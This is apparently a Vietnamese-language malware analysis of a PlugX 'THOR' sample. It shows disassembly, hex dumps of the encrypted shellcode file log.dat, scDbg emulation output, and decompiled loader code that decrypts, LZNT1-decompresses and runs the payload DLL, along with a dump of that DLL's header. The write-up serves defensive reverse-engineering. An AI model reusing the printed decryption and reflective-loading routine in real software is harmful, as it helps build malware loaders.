.text:74438958      ; ---------------------------------------------------------
.text:7443895D 184          align 10h
.text:74438960
.text:74438960      loc_74438960:                          ; CODE XREF:
.text:74438960 184          cmp     eax, 0EDACCD2Bh
.text:74438965 184          jz      short loc_744389DF
.text:74438965
.text:74438967 184          cmp     eax, 135C87Eh
.text:7443896C 184          jz      loc_74438A1A
```

```
eax=debug190:sc_base_addr
sc_base_addr  db  77h ; w
              db    6
              db  81h
              db 0EEh ; î
              db    0
              db    0
              db    0
              db    0
              db  80h ; €
              db 0C5h ; Å
              db    0
              db  45h ; E
```

```
log.dat
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  46 6C 32 37 36 39 38 39 30 38 38 38 36 38 33 35  Fl27698908886835
00000010  38 36 38 33 37 32 38 32 39 32 30 39 39 39 38 36  8683728292099986
00000020  37 37 33 00 77 06 81 EE 00 00 00 00 80 C5 00 45  773.w..î....€Å.E
00000030  4D 66 83 EE 00 73 07 55 7C 03 C0 C2 70 5D 8D 12  Mfƒî.s.U|.ÀÂp]..
00000040  55 66 83 C9 00 5D 7D 05 0D 00 00 00 00 E8 00 00  UfƒÉ.]}......è..
00000050  00 00 57 BF 44 49 00 00 5F F9 58 50 50 48 58 58  ..W¿DI.._ùXPPHXX
00000060  57 66 BF 9D 00 5F 83 E8 05 0B C0 FC 68 0C 15 00  Wf¿.._ƒè..Àüh...
00000070  00 0D 00 00 00 00 6A D5 83 C4 04 57 7C 06 81 FF  ......jÕƒÄ.W|..ÿ
```

Analyze shellcode


- Kết quả emulate shellcode bằng **scDbg**.


scDbg - libemu Shellcode Logger Launch Interface

Shellcode file: C:\Users\Administrator\Desktop\mb_Panda_vn_apt\THOR_PlugX\log.dat

Options
- [✓] Report Mode
- [ ] Create Dump
- [ ] No RW Display
- [ ] Scan for Api table
- [ ] Use Interactive Hooks
- [ ] Monitor DLL Read/Write
- [✓] Unlimited steps
- [ ] Debug Shell
- [ ] FindSc
- [✓] Start Offset 0x 24
- [ ] Process Command Line
- [ ] fopen
- [ ] Manual Arguments


```
000000   46 6C 32 37 36 39 38 39 30 38 38 38 36 38 33 35    Fl27698908886835
000010   38 36 38 33 37 32 38 32 39 32 30 39 39 39 38 36    8683728292099986
000020   37 37 33 00 77 06 81 EE 00 00 00 00 80 C5 00 45    773.w..........E
000030   4D 66 83 EE 00 73 07 55 7C 03 C0 C2 70 5D 8D 12    Mf...s.U|...p]..
000040   55 66 83 C9 00 5D 7D 05 0D 00 00 00 00 E8 00 00    Uf...]}.........
000050   00 00 57 BF 44 49 00 00 5F F9 58 50 50 48 58 58    ..W.DI.._.XPPHXX
000060   57 66 BF 9D 00 5F 83 E8 05 0B C0 FC 68 0C 15 00    Wf..._......h...
000070   00 0D 00 00 00 00 6A D5 83 C4 04 57 7C 06 81 FF    ......j....W|...
000080   BF 60 00 00 5F 8B F6 F9 E8 0C 15 00 00 C2 72 99    .`.._........r.
000090   00 0C 19 84 78 75 08 B8 B3 D4 8E 84 ED 8A DB 0E    ....xu..........
0000A0   BD 9F 44 D8 89 C9 65 8F 27 B9 DE 03 5F 33 BB F8    ..D...e.'..._3..
0000B0   7F 11 4D BF 29 02 1F 2A F3 89 5E 0A 3E B4 58 47    ..M.)..*..^.>.XG
0000C0   53 55 47 CF 22 71 AE 56 7E 3B 90 58 76 F5 8A A2    SUG."q.V~;.Xv...
0000D0   5C 04 E3 11 1A 52 54 72 1A 08 0C 31 EA B6 F8 75    \....RTr...1...u
0000E0   BC 9A AD 08 8D 43 DD DB 6D 78 CB 50 FA 74 2C 1F    .....C..mx.P.t,.
0000F0   60 9D D2 B9 6D A6 F0 97 17 57 5F DD 28 50 AB A7    `...m....W_.(P..
000100   8E 02 90 48 0A EF E4 D9 D0 51 3F 67 4C 1F CA 59    ...H.....Q?gL..Y
000110   1F C6 F7 E6 15 38 B0 DB 5D 3D C4 7D DB 26 C1 AE    .....8..]=.}.&..
000120   69 87 AB 1E 23 23 14 D8 D1 C0 21 49 A4 95 20 9A    i...##.....!I....
000130   B4 3D AC 08 94 BA EA 64 8F 56 7F BC A8 5D 7F 1F    .=.....d.V...]..
```


C:\WINDOWS\SYSTEM32\cmd.exe

```
Loaded 2f4f0 bytes from file C:\Users\ADMINI~1\Desktop\MB_PAN~1\THOR_P~1\log.dat
Memory monitor enabled..
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000
Execution starts at file offset 24
401024  7706                            ja 0x40102c  vv
401026  81EE00000000                    sub esi,0x0
40102c  80C500                          add ch,0x0
40102f  45                              inc ebp
401030  4D                              dec ebp


42f7c8  GetProcAddress(LoadLibraryA)
42f8fa  GetProcAddress(VirtualAlloc)
42fa12  GetProcAddress(VirtualFree)
42faa2  GetProcAddress(VirtualProtect)
42fbac  GetProcAddress(ExitThread)
42fbf6  LoadLibraryA(ntdll)
42fd5f  GetProcAddress(RtlDecompressBuffer)
42fdba  GetProcAddress(memcpy)
42feb8  VirtualAlloc(base=0 , sz=2ce76) = 600000
42ff88  VirtualAlloc(base=0 , sz=48600) = 62d000
42ffcd  RtlDecompressBuffer(fmat=2,ubuf=62d000, usz=48600, cbuf=600010, csz=2ce66)  (supports -i
0         emu_parse no memory found at 0x0

0    ???? No memory At Address            step: 7554452  foffset: 0
eax=e         ecx=48600     edx=62d000    ebx=0
esp=12fe04    ebp=12fff0    esi=0         edi=0          EFL 4 P
```

Analyze shellcode


- Quá trình thực hiện giải mã ra compressed Dll phức tạp hơn so với mẫu đã phân tích.



```
compressed_size_plus_0x10 = compressed_size + 0x10;
compressed_buf = VirtualAlloc(0, compressed_size + 0x10, MEM_COMMIT, PAGE_READWRITE);
if ( !compressed_buf )
  return 0xB;
k_1 = signature_0x71BBEC7A;
k_2 = signature_0x71BBEC7A;
k_3 = signature_0x71BBEC7A;
k_4 = signature_0x71BBEC7A;
// fill compressed buffer
for ( k = 0; k < compressed_size_plus_0x10; ++k )
{
  k_1 = k_1 + (k_1 >> 3) - 0x56565656;
  k_2 = k_2 + (k_2 >> 5) - 0x36363636;
  k_3 = 0xFFFFFF81 * k_3 + 0x57575757;
  k_4 = 0xFFFFFE01 * k_4 - 0x76767677;
  *(&compressed_buf->decoded_buffer + k) = (k_4 + k_3 + k_2 + k_1) ^ ptr_enc_compressed_dll_addr[k];
}
uncompressed_buf = VirtualAlloc(0, uncompressed_buf_size, MEM_COMMIT, PAGE_READWRITE);
if ( !uncompressed_buf )
  return 0xC;
final_uncompressed_size = 0;
if ( RtlDecompressBuffer(
       COMPRESSION_FORMAT_LZNT1,
       uncompressed_buf,
       uncompressed_buf_size,
       &compressed_buf->compressed_buf,
       compressed_buf->compressed_size,
       &final_uncompressed_size) )
{
  return 0xD;
}
```

Analyze shellcode


- Gọi tời hàm export của Dll để thực thi nhiệm vụ chính của mã độc.
- Gán signature là THOR.




```
plugx_decrypted_dll = plugx_mapped_dll;
// 006C0000  52 4F 48 54 4D 20 40 00  CC F4 02 00 B6 35 40 00  ROHTM @.Ìô..¶5@.
// 006C0010  76 CE 02 00 8D 20 40 00  0C 15 00 00 10 17 6C 00  vÎ... @.......l.
plugx_mapped_dll->signature = 'THOR';
plugx_decrypted_dll->ptr_shellcode_base = shellcode_base_addr;
plugx_decrypted_dll->shellcode_size = shellcode_size;
plugx_decrypted_dll->ptr_encrypted_PlugX = ptr_enc_compressed_dll_addr;
plugx_decrypted_dll->encrypted_PlugX_size = compressed_dll_size;
plugx_decrypted_dll->PlugX_config = plugx_config;
plugx_decrypted_dll->PlugX_config_size = config_size;
plugx_decrypted_dll->ptr_PlugX_entry_point = plugx_mapped_dll + payload_nt_headers->OptionalHeader.AddressOfEntryPoint;
VirtualProtect(lpAddress, payload_raw_size, PAGE_EXECUTE_READ, &flOldProtect);
if ( !(plugx_decrypted_dll->ptr_PlugX_entry_point)(plugx_mapped_dll, 1, 0) )
  return 0x15;
if ( ExportProc )
  ExportProc();
```

Dump decompressed Dll

- Dumped Dll có kích thước nhỏ hơn và thời gian compile cũ hơn so với mẫu trước.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  4C 72 55 4E 67 61 4E 63 49 42 62 75 62 46 6C 6A  LrUNgaNcIBbubFlj
00000010  6E 4D 67 4A 4C 70 51 59 54 57 76 41 6B 6A 67 42  nMgJLpQYTWvAkjgB
00000020  6F 59 51 43 64 58 66 65 54 68 49 57 78 72 71 46  oYQCdXfeThIWxrqF
00000030  68 61 59 66 6E 56 4D 57 5A 45 76 00 E0 00 00 00  haYfnVMWZEv.à...
00000040  65 6D 46 68 68 6D 58 54 48 7A 74 5A 70 48 72 6A  emFhhmXTHztZpHrj
00000050  70 4B 79 51 66 77 61 67 52 69 64 4F 57 6E 57 57  pKyQfwagRidOWnWW
00000060  65 7A 41 58 62 41 6B 46 75 46 63 76 43 6D 56 43  ezAXbAkFuFcvCmVC
00000070  48 65 67 6B 51 48 46 43 76 73 49 44 56 6E 4E 46  HegkQHFCvsIDVnNF
00000080  79 6B 66 64 49 78 54 55 48 5A 6B 50 52 4F 44 54  ykfdIxTUHZkPRODT
00000090  58 71 50 51 4D 44 72 6F 64 77 68 74 61 76 6D 71  XqPQMDrodwhtavmq
000000A0  66 5A 70 79 56 58 70 54 4A 43 6D 70 49 75 4D 53  fZpyVXpTJCmpIuMS
000000B0  71 78 49 4E 76 77 67 77 67 79 51 6B 6C 58 6A 7A  qxINvwgwgyQklXjz
000000C0  56 53 61 59 42 63 42 67 75 64 57 70 58 51 66 67  VSaYBcBgudWpXQfg
000000D0  58 56 51 59 6E 44 47 45 42 77 7A 71 50 49 46 43  XVQYnDGEBwzqPIFC
000000E0  27 9C 00 00 4C 01 04 00 7C 84 31 51 00 00 00 00  'œ..L...|„1Q....
000000F0  00 00 00 00 E0 00 02 21 0B 01 0C 00 00 F2 03 00  ....à..!.....ò..
00000100  00 DA 00 00 00 00 00 00 10 17 00 00 00 10 00 00  .Ú..............
00000110  00 10 04 00 00 [illegible]                02 00 00  ................
00000120  05 00 01 00 00 [illegible]                00 00 00  ................
00000130  00 00 05 00 00 04 00 00 00 00 00 00 02 00 40 01  ..............@.
00000140  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ................
00000150  00 00 00 00 10 00 00 00 00 53 04 00 45 00 00 00  .........S..E...
00000160  48 53 04 00 78 00 00 00 00 00 00 00 00 00 00 00  HS..x...........
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 E0 04 00 F0 1D 00 00 00 00 00 00 00 00 00 00  .à..ð...........
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00 60 50 04 00 40 00 00 00  ........`P..@...
000001B0  00 00 00 00 00 00 00 00 00 10 04 00 30 01 00 00  ............0...
000001C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001D0  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
000001E0  CF F0 03 00 00 10 00 00 00 F2 03 00 00 04 00 00  Ïð.......ò......
000001F0  00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60  ............ ..`
00000200  2E 72 64 61 74 61 00 00 EA 49 00 00 00 10 04 00  .rdata..êI......
00000210  00 4A 00 00 00 F6 03 00 00 00 00 00 00 00 00 00  .J...ö..........
00000220  00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00  ....@..@.data...
00000230  34 70 00 00 00 60 04 00 00 28 00 00 00 40 04 00  4p...`...(...@..
```



